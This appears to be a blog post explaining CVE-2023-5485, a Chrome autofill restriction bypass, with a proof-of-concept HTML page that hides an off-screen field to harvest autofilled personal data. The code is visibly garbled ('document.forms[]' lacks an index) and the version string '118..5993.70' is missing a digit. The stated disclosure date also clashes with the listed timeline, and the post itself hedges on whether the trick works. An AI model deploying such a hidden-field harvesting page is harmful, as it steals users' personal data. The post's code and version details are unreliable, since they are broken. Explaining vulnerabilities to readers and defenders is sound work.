
On October 3, 2023, a security vulnerability was disclosed in Google Chrome’s autofill feature, tracked as CVE-2023-5485. This issue, rated “Low” by the Chromium team, affected Chrome versions prior to 118..5993.70. It allowed remote attackers to bypass certain autofill restrictions using a specially crafted HTML page.
This post breaks down what CVE-2023-5485 is, how it could be exploited, and why—while not a critical bug—you should keep your browser up-to-date. We’ll also include a proof-of-concept code snippet, point to reliable references, and explain everything in easy language.
What is Chrome Autofill?
Chrome’s Autofill feature makes your life easier by remembering your form data—names, addresses, emails, phone numbers, and sometimes even passwords. When you revisit a form, Chrome can automatically fill it out for you.
However, not every website is trustworthy. That’s why Chrome has rules to decide when and where autofill data can be applied, especially on forms that opt out or where autofill could be risky.
The Vulnerability
CVE-2023-5485 was an “inappropriate implementation” in Chrome’s autofill logic. This means Chrome wasn’t properly restricting autofill, even when web pages used HTML attributes or tricks to ask Chrome *not* to autofill certain fields.
In Plain English
A clever attacker could make a web page that tricks Chrome into giving up your autofill data, even if the page shouldn’t be able to get it. The attacker doesn’t need access to your computer. All they have to do is get you to open their web page. This could be through a phishing link, a malicious ad, or a compromised website.
Proof of Concept: Exploiting Autofill via a Crafted HTML Page
Let’s look at a simplified example. Normally, a developer can prevent autofill by adding autocomplete="off" to sensitive fields:
<form>
    <input type="text" name="username" autocomplete="off">
    <input type="password" name="password" autocomplete="off">
</form>
Under the hood, Chrome’s autofill logic *should* respect these attributes. However, in vulnerable Chrome versions, a web page could bypass this. One method: create hidden or misleading fields and then trick Chrome into filling them anyway.
Here’s a code snippet showing a potential exploit
<html>
  <body>
    <form id="attack">
      <!-- Hidden input fields -->
      <input name="hacker_field" type="text" style="position:absolute;left:-9999px;" autocomplete="on">
      <!-- Visible fields pretending to be legitimate -->
      <input name="visible_field" type="text" autocomplete="off">
      <button type="submit">Submit</button>
    </form>
    <script>
      // Focus the hidden field to prompt auto-fill
      document.forms[].elements['hacker_field'].focus();

      // On form submission, steal autofilled data
      document.getElementById('attack').onsubmit = function() {
        alert('Stolen autofill: ' + document.forms[].elements['hacker_field'].value);
        return false;
      }
    </script>
  </body>
</html>
In browsers affected by CVE-2023-5485, Chrome might autofill hacker_field even though it’s hidden and was supposed to be protected by autofill restrictions.
Chrome’s password manager autofill policy is separate and much stricter.
Still, some personal information could leak without your knowledge.
What Did Google Do?
Google patched this bug in Chrome 118..5993.70, released in early October 2023. If you’re not sure you are patched, check your Chrome version via Settings > About Chrome. Updates on most systems are automatic.
- Chrome 118 Stable Release Notes
- Chromium Issue 1488222 (CVE reference)
Be careful about where you enter personal data.
3. If you’re a website developer, remember: Chrome bugs can happen. Don’t rely solely on autocomplete="off" for security.
References
- CVE-2023-5485 at NIST
- Chromium Security Blog
- Chrome 118 Release Notes
- Relevant Chromium Issue Tracker
Conclusion
CVE-2023-5485 is a useful reminder that even common conveniences like autofill can create security risks if browser logic isn’t careful. While this bug was not catastrophic, it could have allowed clever attackers to read bits of your autofilled data. As always, stay updated and be mindful of suspicious sites!
*Stay safe, keep your browser fresh, and always be curious about what's under the hood!*
Timeline
Published on: 10/11/2023 23:15:00 UTC
Last modified on: 10/13/2023 02:15:00 UTC